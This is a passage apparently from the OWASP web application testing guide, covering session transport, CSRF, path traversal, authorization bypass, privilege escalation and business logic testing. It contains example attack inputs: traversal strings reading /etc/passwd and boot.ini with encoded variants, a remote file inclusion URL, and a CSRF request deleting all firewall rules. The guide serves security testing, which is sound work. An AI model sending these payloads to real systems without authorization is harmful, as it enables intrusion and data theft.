Protection from eavesdropping is often provided by SSL encryption, but may incorporate other tunneling or encryption. It should be noted that encryption or cryptographic hashing of the Session ID should be considered separately from transport encryption, as it is the Session ID itself being protected, not the data that may be represented by it. If the Session ID could be presented by an attacker to the application to gain access, then it must be protected in transit to mitigate that risk. It should therefore be ensured that encryption is both the default and enforced for any request or response where the Session ID is passed, regardless of the mechanism used (e.g., a hidden form field). Simple checks such as replacing https:// with http:// during interaction with the application should be performed, together with modification of form posts to determine if adequate segregation between the secure and non-secure sites is implemented.

Note: if there is also an element to the site where the user is tracked with Session IDs but security is not present (e.g., noting which public documents a registered user downloads) it is essential that a different Session ID is used. The Session ID should therefore be monitored as the client switches from the secure to non-secure elements to ensure a different one is used.

Result Expected:

Every time the authentication is successful The user should expect to receive:

- A different session token
- A token sent via encrypted channel every time I make an HTTP Request

Testing for Proxies & Caching vulnerabilities:

Proxies must also be considered when reviewing application security. In many cases, clients will access the application through corporate, ISP, or other proxies or protocol aware gateways (e.g., Firewalls). The HTTP protocol provides directives to control the behaviour of downstream proxies, and the correct implementation of these directives should also be assessed. In general, the Session ID should never be sent over unencrypted transport and should never be cached. The application should therefore be examined to ensure that encrypted communications are both the default and enforced for any transfer of Session IDs. Furthermore, whenever the Session ID is passed, directives should be in place to prevent its caching by intermediate and even local caches.

The application should also be configured to secure data in Caches over both HTTP/1.0 and HTTP/1.1 – [RFC 2616](#) discusses the appropriate controls with reference to HTTP. HTTP/1.1 provides a number of cache control mechanisms. Cache-Control: no-cache indicates that a proxy must not re-use any data. Whilst Cache-Control: Private appears to be a suitable directive, this still allows a non-shared proxy to cache data. In the case of web-cafes or other shared systems, this presents a clear risk. Even with single-user workstations the cached Session ID may be exposed through a compromise of the file-system or where network stores are used. HTTP/1.0 caches do not recognise the Cache-Control: no-cache directive.

Result Expected:

The "Expires: 0" and Cache-Control: max-age=0 directives should be used to further ensure caches do not expose the data.

Each request/response passing Session ID data should be examined to ensure appropriate cache directives are in use.

Testing for GET & POST vulnerabilities:

In general, GET requests should not be used, as the Session ID may be exposed in Proxy or Firewall logs. They are also far more easily manipulated than other types of transport, although it should be noted that almost any mechanism can be manipulated by the client with the right tools. Furthermore, [Cross-site Scripting \(XSS\)](#) attacks are most easily exploited by sending a specially constructed link to the victim. This is far less likely if data is sent from the client as POSTs.

Result Expected:

All server side code receiving data from POST requests should be tested to ensure it doesn't accept the data if sent as a GET. For example, consider the following POST request generated by a login page.

```
POST http://owaspapp.com/login.asp HTTP/1.1
Host: owaspapp.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.0.2) Gecko/20030208
Netscape/7.02 Paros/3.0.2b
Accept: */*
Accept-Language: en-us, en
Accept-Charset: ISO-8859-1, utf-8;q=0.66, *;q=0.66
Keep-Alive: 300
Cookie: ASPSESSIONIDABCDEFGH=ASKLJDLKJRELKHJG
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
```

```
Login=Username&password=Password&SessionID=12345678
```

If login.asp is badly implemented, it may be possible to log in using the following URL:

```
http://owaspapp.com/login.asp?Login=Username&password=Password&SessionID=12345678
```

Potentially insecure server-side scripts may be identified by checking each POST in this way.

Testing for Transport vulnerabilities:

All interaction between the Client and Application should be tested at least against the following criteria.

- How are Session IDs transferred? E.g., GET, POST, Form Field (including hidden fields)
- Are Session IDs always sent over encrypted transport by default?
- Is it possible to manipulate the application to send Session IDs unencrypted? E.g., by changing HTTP to HTTPS?
- What cache-control directives are applied to requests/responses passing Session IDs?
- Are these directives always present? If not, where are the exceptions?
- Are GET requests incorporating the Session ID used?
- If POST is used, can it be interchanged with GET?

REFERENCES

Whitepapers



- RFCs 2109 & 2965 – HTTP State Management Mechanism [D. Kristol, L. Montulli] - www.ietf.org/rfc/rfc2965.txt, www.ietf.org/rfc/rfc2109.txt
- [RFC 2616](http://www.ietf.org/rfc/rfc2616.txt) – Hypertext Transfer Protocol – HTTP/1.1 - www.ietf.org/rfc/rfc2616.txt

4.5.5 TESTING FOR CSRF (OWASP-SM-005)

BRIEF SUMMARY

[CSRF](#) is an attack which forces an end user to execute unwanted actions on a web application in which he/she is currently authenticated. With a little help of social engineering (like sending a link via email/chat), an attacker may force the users of a web application to execute actions of the attacker's choosing. A successful CSRF exploit can compromise end user data and operation, when it targets a normal user. If the targeted end user is the administrator account, a CSRF attack can compromise the entire web application.

Related Security Activities

Description of CSRF Vulnerabilities

See the OWASP article on [CSRF](#) Vulnerabilities.

How to Avoid CSRF Vulnerabilities

See the [OWASP Development Guide](#) article on how to [Avoid CSRF](#) Vulnerabilities.

How to Review Code for CSRF Vulnerabilities

See the [OWASP Code Review Guide](#) article on how to [Review Code for CSRF](#) Vulnerabilities.

DESCRIPTION OF THE ISSUE

CSRF relies on the following:

- 1) Web browser behavior regarding the handling of session-related information such as cookies and http authentication information;
- 2) Knowledge of valid web application URLs on the side of the attacker;
- 3) Application session management relying only on information which is known by the browser;
- 4) Existence of HTML tags whose presence cause immediate access to an http[s] resource; for example the image tag *img*.

Points 1, 2, and 3 are essential for the vulnerability to be present, while point 4 is accessory and facilitates the actual exploitation, but is not strictly required.

Point 1) Browsers automatically send information which is used to identify a user session. Suppose *site* is a site hosting a web application, and the user *victim* has just authenticated himself to *site*. In response, *site* sends *victim* a cookie which identifies requests sent by *victim* as belonging to *victim's* authenticated session. Basically, once the browser receives the cookie set by *site*, it will automatically send it along with any further requests directed to *site*.

Point 2) If the application does not make use of session-related information in URLs, then it means that the application URLs, their parameters and legitimate values may be identified (either by code analysis or by accessing the application and taking note of forms and URLs embedded in the HTML/JavaScript).

Point 3) By “known by the browser”, we mean information such as cookies, or http-based authentication information (such as Basic Authentication; NOT form-based authentication), which are stored by the browser and subsequently resent at each request directed towards an application area requesting that authentication. The vulnerabilities discussed next apply to applications which rely entirely on this kind of information to identify a user session.

Suppose, for simplicity's sake, to refer to GET-accessible URLs (though the discussion applies as well to POST requests). If *victim* has already authenticated himself, submitting another request causes the cookie to be automatically sent with it (see picture, where the user accesses an application on www.example.com).



The GET request could be originated in several different ways:

- by the user, who is using the actual web application;
- by the user, who types the URL directly in the browser;
- by the user, who follows a link (external to the application) pointing to the URL.

These invocations are indistinguishable by the application. In particular, the third may be quite dangerous. There are a number of techniques (and of vulnerabilities) which can disguise the real properties of a link. The link can be embedded in an email message, or appear in a malicious web site where the user is lured, i.e., the link appears in content hosted elsewhere (another web site, an HTML email message, etc.) and points to a resource of the application. If the user clicks on the link, since it was already authenticated by the web application on *site*, the browser will issue a GET request to the web application, accompanied by authentication information (the session id cookie). This results in a valid operation performed on the web application – probably not what the user expects to happen! Think of a malicious link causing a fund transfer on a web banking application to appreciate the implications...

By using a tag such as *img*, as specified in point 4 above, it is not even necessary that the user follows a particular link. Suppose the attacker sends the user an email inducing him to visit an URL referring to a page containing the following (oversimplified) HTML:

```
<html><body>
```



...

```

```

...

```
</body></html>
```

What the browser will do when it displays this page is that it will try to display the specified zero-width (i.e., invisible) image as well. This results into a request being automatically sent to the web application hosted on *site*. It is not important that the image URL does not refer to a proper image, its presence will trigger the request specified in the *src* field anyway; this happens provided that image download is not disabled in the browsers, which is a typical configuration since disabling images would cripple most web applications beyond usability.

The problem here is a consequence of the following facts:

- there are HTML tags whose appearance in a page result in automatic http request execution (*img* being one of those);
- the browser has no way to tell that the resource referenced by *img* is not actually an image and is in fact not legitimate;
- image loading happens regardless of the location of the alleged image, i.e., the form and the image itself need not be located in the same host, not even in the same domain. While this is a very handy feature, it makes difficult to compartmentalize applications.

It is the fact that HTML content unrelated to the web application may refer components in the application, and the fact that the browser automatically composes a valid request towards the application, that allows such kind of attacks. As no standards are defined right now, there is no way to prohibit this behavior unless it is made impossible for the attacker to specify valid application URLs. This means that valid URLs must contain information related to the user session, which is supposedly not known to the attacker and therefore make the identification of such URLs impossible.

The problem might be even worse, since in integrated mail/browser environments simply displaying an email message containing the image would result in the execution of the request to the web application with the associated browser cookie.

Things may be obfuscated further, by referencing seemingly valid image URLs such as

```

```

where [attacker] is a site controlled by the attacker, and by utilizing a redirect mechanism on `http://[attacker]/picture.gif` to `http://[thirdparty]/action`.

Cookies are not the only example involved in this kind of vulnerability. Web applications whose session information is entirely supplied by the browser are vulnerable too. This includes applications relying on HTTP authentication mechanisms alone, since the authentication information is known by the browser and is sent automatically upon each request. This DOES NOT include form-based authentication, which occurs just once and generates some form of session-related

information (of course, in this case, such information is expressed simply as a cookie and can we fall back to one of the previous cases).

Sample scenario.

Let's suppose that the victim is logged on to a firewall web management application. To log in, a user has to authenticate himself; subsequently, session information is stored in a cookie.

Let's suppose our firewall web management application has a function that allows an authenticated user to delete a rule specified by its positional number, or all the rules of the configuration if the user enters '*' (quite a dangerous feature, but it will make the example more interesting). The delete page is shown next. Let's suppose that the form – for the sake of simplicity – issues a GET request, which will be of the form


```
https://[target]/fwmgmt/delete?rule=1
```

(to delete rule number one)

```
https://[target]/fwmgmt/delete?rule=*
```

(to delete all rules).

The example is purposely quite naive, but shows in a simple way the dangers of CSRF.



Therefore, if we enter the value '*' and press the Delete button, the following GET request is submitted.

```
https://www.company.example/fwmgmt/delete?rule=*
```

with the effect of deleting all firewall rules (and ending up in a possibly inconvenient situation...).





Now, this is not the only possible scenario. The user might have accomplished the same results by manually submitting the URL `https://[target]/fwmgmt/delete?rule=*`

or by following a link pointing, directly or via a redirection, to the above URL. Or, again, by accessing an HTML page with an embedded *img* tag pointing to the same URL.

In all of these cases, if the user is currently logged in the firewall management application, the request will succeed and will modify the configuration of the firewall.

One can imagine attacks targeting sensitive applications and making automatic auction bids, money transfers, orders, changing the configuration of critical software components, etc.

An interesting thing is that these vulnerabilities may be exercised behind a firewall; i.e., it is sufficient that the link being attacked be reachable by the victim (not directly by the attacker). In particular, it can be any Intranet web server; for example, the firewall management station mentioned before, which is unlikely to be exposed to the Internet. Imagine a CSRF attack targeting an application monitoring a nuclear power plant... Sounds far fetched? Probably, but it is a possibility.

Self-vulnerable applications, i.e., applications that are used both as attack vector and target (such as web mail applications), make things worse. If such an application is vulnerable, the user is obviously logged in when he reads a message containing a CSRF attack, that can target the web mail application and have it perform actions such as deleting messages, sending messages appearing as sent by the user, etc.

Countermeasures.

The following countermeasures are divided among recommendations to users and to developers.

Users

Since CSRF vulnerabilities are reportedly widespread, it is recommended to follow best practices to mitigate risk. Some mitigating actions are:

- Logoff immediately after using a web application
- Do not allow your browser to save username/passwords, and do not allow sites to “remember” your login
- Do not use the same browser to access sensitive applications and to surf freely the Internet; if you have to do both things at the same machine, do them with separate browsers.

Integrated HTML-enabled mail/browser, newsreader/browser environments pose additional risks since simply viewing a mail message or a news message might lead to the execution of an attack.

Developers

Add session-related information to the URL. What makes the attack possible is the fact that the session is uniquely identified by the cookie, which is automatically sent by the browser. Having other session-specific information being generated at the URL level makes it difficult to the attacker to know the structure of URLs to attack.

Other countermeasures, while they do not resolve the issue, contribute to make it harder to exploit.

Use POST instead of GET. While POST requests may be simulated by means of JavaScript, they make it more complex to mount an attack. The same is true with intermediate confirmation pages (such as: “Are you sure you really want to do

this?” type of pages). They can be bypassed by an attacker, although they will make their work a bit more complex. Therefore, do not rely solely on these measures to protect your application. Automatic logout mechanisms somewhat mitigate the exposure to these vulnerabilities, though it ultimately depends on the context (a user who works all day long on a vulnerable web banking application is obviously more at risk than a user who uses the same application occasionally).

BLACK BOX TESTING AND EXAMPLE

To test black box, you need to know URLs in the restricted (authenticated) area. If you possess valid credentials, you can assume both roles – the attacker and the victim. In this case, you know the URLs to be tested just by browsing around the application.

Otherwise, if you don’t have valid credentials available, you have to organize a real attack, and so induce a legitimate, logged in user into following an appropriate link. This may involve a substantial level of social engineering.

Either way, a test case can be constructed as follows:

- let u the URL being tested; for example, $u = \text{http://www.example.com/action}$
- build an html page containing the http request referencing URL u (specifying all relevant parameters; in the case of http GET this is straightforward, while to a POST request you need to resort to some Javascript);
- make sure that the valid user is logged on the application;
- induce him into following the link pointing to the to-be-tested URL (social engineering involved if you cannot impersonate the user yourself);
- observe the result, i.e. check if the web server executed the request.

GRAY BOX TESTING AND EXAMPLE

Audit the application to ascertain if its session management is vulnerable. If session management relies only on client side values (information available to the browser), then the application is vulnerable. By “client side values” we mean cookies and HTTP authentication credentials (Basic Authentication and other forms of HTTP authentication; NOT form-based authentication, which is an application-level authentication). For an application to not be vulnerable, it must include session-related information in the URL, in a form of unidentifiable or unpredictable by the user ([3] uses the term *secret* to refer to this piece of information).

Resources accessible via HTTP GET requests are easily vulnerable, though POST requests can be automatized via Javascript and are vulnerable as well; therefore, the use of POST alone is not enough to correct the occurrence of CSRF vulnerabilities.

REFERENCES

Whitepapers

- This issue seems to get rediscovered from time to time, under different names. A history of these vulnerabilities has been reconstructed in: <http://www.webappsec.org/lists/websecurity/archive/2005-05/msg00003.html>
- Peter W: "Cross-Site Request Forgeries" - <http://www.tux.org/~peterw/csrf.txt>



- Thomas Schreiber: "Session Riding" - http://www.securenet.de/papers/Session_Riding.pdf
- Oldest known post - <http://www.zope.org/Members/jim/ZopeSecurity/ClientSideTrojan>
- Cross-site Request Forgery FAQ - <http://www.cgisecurity.com/articles/csrf-faq.shtml>

Tools

- Currently there are no automated tools that can be used to test for the presence of CSRF vulnerabilities. However, you may use your favorite spider/crawler tools to acquire knowledge about the application structure and to identify the URLs to test.

4.6 AUTHORIZATION TESTING

Authorization is the concept of allowing access to resources only to those permitted to use them. Testing for Authorization means understanding how the authorization process works, and using that information to circumvent the authorization mechanism. Authorization is a process that comes after a successful authentication, so the tester will verify this point after he holds valid credentials, associated with a well-defined set of roles and privileges. During this kind of assessment, it should be verified if it is possible to bypass the authorization schema, find a path traversal vulnerability, or find ways to escalate the privileges assigned to the tester.

[4.6.1 Testing for Path Traversal](#) (OWASP-AZ-001)

First, we test if it is possible to find a way to execute a path traversal attack and access reserved information

[4.6.2 Testing for bypassing authorization schema](#) (OWASP-AZ-002)

This kind of test focuses on verifying how the authorization schema has been implemented for each role/privilege to get access to reserved functions/resources.

[4.6.3 Testing for Privilege Escalation](#) (OWASP-AZ-003)

During this phase, the tester should verify that it is not possible for a user to modify his or her privileges/roles inside the application in ways that could allow privilege escalation attacks.

4.6.1 TESTING FOR PATH TRAVERSAL (OWASP-AZ-001)

BRIEF SUMMARY

Many web applications use and manage files as part of their daily operation. Using input validation methods that have not been well designed or deployed, an aggressor could exploit the system in order to read/write files that are not intended to be accessible. In particular situations, it could be possible to execute arbitrary code or system commands.

RELATED SECURITY ACTIVITIES

Description of Path Traversal Vulnerabilities

See the OWASP article on [Path Traversal](#) Vulnerabilities.

See the OWASP article on [Relative Path Traversal](#) Vulnerabilities.

How to Avoid Path Traversal Vulnerabilities

See the [OWASP Guide](#) article on how to [Avoid Path Traversal](#) Vulnerabilities.

How to Review Code for Path Traversal Vulnerabilities

See the [OWASP Code Review Guide](#) article on how to [Review Code for Path Traversal](#) Vulnerabilities.

DESCRIPTION OF THE ISSUE

Traditionally, web servers and web applications implement authentication mechanisms in order to control access to files and resources. Web servers try to confine users' files inside a "root directory" or "web document root" which represent a physical directory on the file system; users have to consider this directory as the base directory into the hierarchical structure of the web application. The definition of the privileges is made using *Access Control Lists* (ACL) which identify which users or groups are supposed to be able to access, modify, or execute a specific file on the server. These mechanisms are designed to prevent access to sensitive files from malicious users (for example, the common `/etc/passwd` file on a Unix-like platform) or to avoid the execution of system commands.

Many web applications use server-side scripts to include different kinds of files: it is quite common to use this method to manage graphics, templates, load static texts, and so on. Unfortunately, these applications expose security vulnerabilities if input parameters (i.e., form parameters, cookie values) are not correctly validated.

In web servers and web applications, this kind of problem arises in path traversal/file include attacks. By exploiting this kind of vulnerability, an attacker is able to read directories or files which he/she normally couldn't read, access data outside the web document root, or include scripts and other kinds of files from external websites.

For the purpose of the OWASP Testing Guide, we will just consider the security threats related to web applications and not to web servers (e.g., the infamous "%5c escape code" into Microsoft IIS web server). We will provide further reading suggestions in the references section, for interested readers.

This kind of attack is also known as the **dot-dot-slash** attack (`../`), **directory traversal**, **directory climbing**, or **backtracking**.

During an assessment, in order to discover path traversal and file include flaws, we need to perform two different stages:

- **(a) Input Vectors Enumeration** (a systematic evaluation of each input vector)
- **(b) Testing Techniques** (a methodical evaluation of each attack technique used by an attacker to exploit the vulnerability)

BLACK BOX TESTING AND EXAMPLE

(a) Input Vectors Enumeration

In order to determine which part of the application is vulnerable to input validation bypassing, the tester needs to enumerate all parts of the application which accept content from the user. This also includes HTTP GET and POST queries and common options like file uploads and HTML forms.



Here are some examples of the checks to be performed at this stage:

- Are there request parameters which could be used for file-related operations?
- Are there unusual file extensions?
- Are there interesting variable names?
`http://example.com/getUserProfile.jsp?item=ikki.html`
`http://example.com/index.php?file=content`
`http://example.com/main.cgi?home=index.htm`
- Is it possible to identify cookies used by the web application for the dynamic generation of pages/templates?
Cookie:
`ID=d9ccd3f4f9f18cc1:TM=2166255468:LM=1162655568:S=3cFpqbJgMSSPKVMV:TEMPLATE=flower`
Cookie: `USER=1826cc8f:PSTYLE=GreenDotRed`

(b) Testing Techniques

The next stage of testing is analyzing the input validation functions present in the web application.

Using the previous example, the dynamic page called *getUserProfile.jsp* loads static information from a file, showing the content to users. An attacker could insert the malicious string `"../../../../etc/passwd"` to include the password hash file of a Linux/Unix system. Obviously, this kind of attack is possible only if the validation checkpoint fails; according to the filesystem privileges, the web application itself must be able to read the file.

To successfully test for this flaw, the tester needs to have knowledge of the system being tested and the location of the files being requested. There is no point requesting `/etc/passwd` from an IIS web server.

```
http://example.com/getUserProfile.jsp?item=../../../../etc/passwd
```

For the cookies example, we have:

```
Cookie: USER=1826cc8f:PSTYLE=../../../../etc/passwd
```

It's also possible to include files and scripts located on external website.

```
http://example.com/index.php?file=http://www.owasp.org/malicioustxt
```

The following example will demonstrate how it is possible to show the source code of a CGI component, without using any path traversal chars.

```
http://example.com/main.cgi?home=main.cgi
```

The component called *"main.cgi"* is located in the same directory as the normal HTML static files used by the application. In some cases the tester needs to encode the requests using special characters (like the "." dot, "%00" null, ...) in order to bypass file extension controls or to prevent script execution.

It's a common mistake by developers to not expect every form of encoding and therefore only do validation for basic encoded content. If at first your test string isn't successful, try another encoding scheme.

Each operating system uses different chars as path separator:

```

Unix-like OS:
root directory: "/"
directory separator: "/"
Windows OS:
root directory: "<drive letter>:\"
directory separator: "\" but also "/"

```

(Usually, on Windows, the directory traversal attack is limited to a single partition.)

```

Classic Mac OS:
root directory: "<drive letter>:"
directory separator: ":"

```

We should take in account the following chars encoding:

- URL encoding and double URL encoding
 - `%2e%2e%2f` represents `../`
 - `%2e%2e/` represents `../`
 - `..%2f` represents `../`
 - `%2e%2e%5c` represents `..\`
 - `%2e%2e\` represents `..\`
 - `..%5c` represents `..\`
 - `%252e%252e%255c` represents `..\`
 - `..%255c` represents `..\` and so on.
- Unicode/UTF-8 Encoding (it only works in systems that are able to accept overlong UTF-8 sequences)
 - `..%c0%af` represents `../`
 - `..%c1%9c` represents `..\`

GRAY BOX TESTING AND EXAMPLE

When the analysis is performed with a Gray Box approach, we have to follow the same methodology as in Black Box Testing. However, since we can review the source code, it is possible to search the input vectors (*stage (a) of the testing*) more easily and accurately. During a source code review, we can use simple tools (such as the *grep* command) to search for one or more common patterns within the application code: inclusion functions/methods, filesystem operations, and so on.

```

PHP: include(), include_once(), require(), require_once(), fopen(), readfile(), ...
JSP/Servlet: java.io.File(), java.io.FileReader(), ...
ASP: include file, include virtual, ...

```

Using online code search engines (e.g., Google CodeSearch^[1], Koders^[2]), it may also be possible to find path traversal flaws in OpenSource software published on the Internet.

For PHP, we can use:

```
lang:php (include|require)([_once])?\s*['"](?:\s*\$_(GET|POST|COOKIE)
```

Using the Gray Box Testing method, it is possible to discover vulnerabilities that are usually harder to discover, or even impossible to find during a standard Black Box assessment.



Some web applications generate dynamic pages using values and parameters stored in a database. It may be possible to insert specially crafted path traversal strings when the application adds data to the database. This kind of security problem is difficult to discover due to the fact the parameters inside the inclusion functions seem internal and "safe", but otherwise they are not.

Additionally, reviewing the source code, it is possible to analyze the functions that are supposed to handle invalid input: some developers try to change invalid input to make it valid, avoiding warnings and errors. These functions are usually prone to security flaws.

Consider a web application with these instructions:

```
filename = Request.QueryString("file");  
Replace(filename, "/", "\\");  
Replace(filename, "..\\", "");
```

Testing for the flaw is achieved by:

```
file=../../../../boot.ini  
file=....\\....\\boot.ini  
file= ..\\.\\boot.ini
```

REFERENCES

Whitepapers

- Security Risks of - <http://www.schneier.com/crypto-gram-0007.html>[3]
- phpBB Attachment Mod Directory Traversal HTTP POST Injection - <http://archives.neohapsis.com/archives/fulldisclosure/2004-12/0290.html>[4]

Tools

- Web Proxy (*Burp Suite*[5], *Paros*[6], *WebScarab*[7])
- Encoding/Decoding tools
- String searcher "grep" - <http://www.gnu.org/software/grep/>

4.6.2 TESTING FOR BYPASSING AUTHORIZATION SCHEMA (OWASP-AZ-002)

BRIEF SUMMARY

This kind of test focuses on verifying how the authorization schema has been implemented for each role/privilege to get access to reserved functions/resources.

DESCRIPTION OF THE ISSUE

For every specific role the tester holds during the assessment, for every function and request that the application executes during the post-authentication phase, it is necessary to verify:

- Is it possible to access that resource even if the user is not authenticated?
- Is it possible to access that resource after the log-out?
- Is it possible to access functions and resources that should be accessible to a user that holds a different role/privilege?
- Try to access the application as an administrative user and track all the administrative functions. Is it possible to access administrative functions also if the tester is logged as a user with standard privileges?
- Is it possible to use these functionalities for a user with a different role and for whom that action should be denied?

BLACK BOX TESTING AND EXAMPLE

Testing for Admin functionalities

For example, suppose that the 'AddUser.jsp' function is part of the administrative menu of the application, and it is possible to access it by requesting the following URL:

```
https://www.example.com/admin/addUser.jsp
```

Then, the following HTTP request is generated when calling the AddUser function:

```
POST /admin/addUser.jsp HTTP/1.1
Host: www.example.com
[other HTTP headers]
userID=fakeuser&role=3&group=grp001
```

What happens if a non-administrative user tries to execute that request? Will the user be created? If so, can the new user use her privileges?

Testing for access to resources assigned to a different role

Analyze, for example, an application that uses a shared directory to store temporary PDF files for different users. Suppose that documentABC.pdf should be accessible only by the user test1 with roleA. Verify if user test2 with roleB can access that resource.

Result Expected:

Try to execute administrative functions or access administrative resources as a standard user.

REFERENCES

Tools

- OWASP WebScarab: [OWASP WebScarab Project](#)



4.6.3 TESTING FOR PRIVILEGE ESCALATION (OWASP-AZ-003)

BRIEF SUMMARY

This section describes the issue of escalating privileges from one stage to another. During this phase, the tester should verify that it is not possible for a user to modify his or her privileges/roles inside the application in ways that could allow privilege escalation attacks.

DESCRIPTION OF THE ISSUE

Privilege escalation occurs when a user gets access to more resources or functionality than they are normally allowed, and such elevation/changes should have been prevented by the application. This is usually caused by a flaw in the application. The result is that the application performs actions with more privileges than those intended by the developer or system administrator.

The degree of escalation depends on which privileges the attacker is authorized to possess, and which privileges can be obtained in a successful exploit. For example, a programming error that allows a user to gain extra privilege after successful authentication limits the degree of escalation, because the user is already authorized to hold some privilege. Likewise, a remote attacker gaining superuser privilege without any authentication presents a greater degree of escalation.

Usually, we refer to *vertical escalation* when it is possible to access resources granted to more privileged accounts (e.g., acquiring administrative privileges for the application), and to *horizontal escalation* when it is possible to access resources granted to a similarly configured account (e.g., in an online banking application, accessing information related to a different user).

BLACK BOX TESTING AND EXAMPLE

Testing for role/privilege manipulation

In every portion of the application where a user can create information in the database (e.g., making a payment, adding a contact, or sending a message), to receive information (statement of account, order details, etc.), or delete information (drop users, messages, etc.), it is necessary to record that functionality. The tester should try to access such functions as another user in order to verify, for example, if it is possible to access a function that should not be permitted by the user's role/privilege (but might be permitted as another user).

For example, the following HTTP POST allows the user that belongs to grp001 to access order #0001:

```
POST /user/viewOrder.jsp HTTP/1.1
Host: www.example.com
...
```

```
gruppoID=grp001&ordineID=0001
```

Verify if a user that does not belong to grp001 can modify the value of the parameters 'gruppoID' and 'ordineID' to gain access to that privileged data.

For example, the following server's answer shows a hidden field in the HTML returned to the user after a successful authentication.

```
HTTP/1.1 200 OK
Server: Netscape-Enterprise/6.0
Date: Wed, 1 Apr 2006 13:51:20 GMT
Set-Cookie: USER=aW78ryrGrTws4MnOd32Fs5lyDqp; path=/; domain=www.example.com
Set-Cookie: SESSION=k+KmKeHXTgDilJ5fT7Zz; path=/; domain= www.example.com
Cache-Control: no-cache
Pragma: No-cache
Content-length: 247
Content-Type: text/html
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Connection: close
```

```
<form name="autoriz" method="POST" action = "visual.jsp">
<input type="hidden" name="profilo" value="SistemiInf1">
<body onload="document.forms.autoriz.submit()">
</td>
</tr>
```

What if the tester modifies the value of the variable "profilo" to "SistemiInf9"? Is it possible to become administrator?

For example:

In an environment in which the server sends an error message contained as a value in a specific parameter in a set of answer's codes, as the following:

```
@0`1`3`3`0`UC`1`Status`OK`SEC`5`1`0`ResultSet`0`PVValido`-1`0`0` Notifications`0`0`3`Command
Manager`0`0`0` StateToolBar`0`0`0`
StateExecToolBar`0`0`0`FlagsToolBar`0`
```

The server gives an implicit trust to the user. It believes that the user will answer with the above message closing the session. In this condition, verify that it is not possible to escalate privileges by modifying the parameter values. In this particular example, by modifying the `PVValido` value from '-1' to '0' (no error conditions), it may be possible to authenticate as administrator to the server.

Result Expected:

The tester should verify the execution of successful privilege escalation attempts.

REFERENCES

Whitepapers

- Wikipedia: http://en.wikipedia.org/wiki/Privilege_escalation

Tools

- OWASP WebScarab: [OWASP WebScarab Project](#)



4.7 BUSINESS LOGIC TESTING (OWASP-BL-001)

BRIEF SUMMARY

Testing for business logic flaws in a multi-functional dynamic web application requires thinking in unconventional ways. If an application's authentication mechanism is developed with the intention of performing steps 1,2,3 in order to authenticate, what happens if you go from step 1 straight to step 3? In this simplistic example, does the application provide access by failing open, deny access, or just error out with a 500 message? There are many examples that can be made, but the one constant lesson is "think outside of conventional wisdom". This type of vulnerability cannot be detected by a vulnerability scanner and relies upon the skills and creativity of the penetration tester. In addition, this type of vulnerability is usually one of the hardest to detect, but, at the same time, usually one of the most detrimental to the application, if exploited.

Business logic may include:

- Business rules that express business policy (such as channels, location, logistics, prices, and products); and
- Workflows based on the ordered tasks of passing documents or data from one participant (a person or a software system) to another.

Attacks on the business logic of an application are dangerous, difficult to detect, and are usually specific to the application being tested.

DESCRIPTION OF THE ISSUE

Business logic can have security flaws that allow a user to do something that isn't allowed by the business. For example, if there is a limit on reimbursement of \$1000, could an attacker misuse the system to request more money than it is intended? Or, perhaps, users are supposed to do operations in a particular order, but an attacker could invoke them out of sequence. Or can a user make a purchase for a negative amount of money? Frequently, these business logic checks simply are not present in the application.

Automated tools find it hard to understand context, hence it's up to a person to perform these kinds of tests. The following two examples will illustrate how understanding the functionality of the application, the developer's intentions, and some creative "out-of-the-box" thinking can break the application's logic and pay huge dividends. The first example starts with a simplistic parameter manipulation, whereas the second is a real world example of a multi-step process leading to complete destruction of the application. (Note that this was a real world application penetration test, so complete destruction was not actually carried out but a proof of concept was done instead).

Business Limits and Restrictions

Consider the rules for the business function being provided by the application. Are there any limits or restrictions on people's behavior? Then, consider whether the application enforces those rules. It's generally pretty easy to identify the test and analysis cases to verify the application if you're familiar with the business. If you are a third-party tester, then you're going to have to use your common sense and ask the business if different operations should be allowed by the application. Sometimes, in very complex applications, you will not have a full understanding of every aspect of the application initially. In these situations, it is best to have the client walk you through the application, so that you may gain a better understanding of the limits and intended functionality of the application, before the actual test begins. Additionally,

having a direct line to the developers (if possible) while the testing proceeds will help out greatly, if any questions arise regarding the application's functionality.

Example 1:

Setting the quantity of a product on an e-commerce site as a negative number may result in funds being credited to the attacker. The countermeasure to this problem is to implement stronger data validation, as the application permits negative numbers to be entered in the quantity field of the shopping cart.

Example 2:

Another more complex example pertains to a commercial financial application that a large institution uses for their business customers. This application provides banking ACH (Automated Clearing House) electronic funds transfer and payment services to its business customers. Initially when a business purchases this service, they are provided two administrative level accounts for their company, in which they can create users at different privilege levels, such as one user can make transfers, another (e.g., a manager) can approve transfers over a designated dollar amount, etc. When a user is created by an administrator account, a new userid is associated with this new account. The userids that are created are predictable. For example, if an admin from a fictitious customer of "Spacely Sprockets" creates two accounts consecutively, their respective userids will be 115 and 116. To make things worse, if two more accounts are created and their respective userids are 117 and 119, then it can be assumed that another company's admin has created a user account for their company with the userid of 118.

The business logic error here is that the developers assume that no one would ever see or attempt to manipulate the userid that was associated with the username when the account was created (since it was passed within a POST request). To make things worse, this parameter is predictable (a linear sequence of numbers initiating from 0 and incrementing by 1), which allows userids to be enumerated within the application.

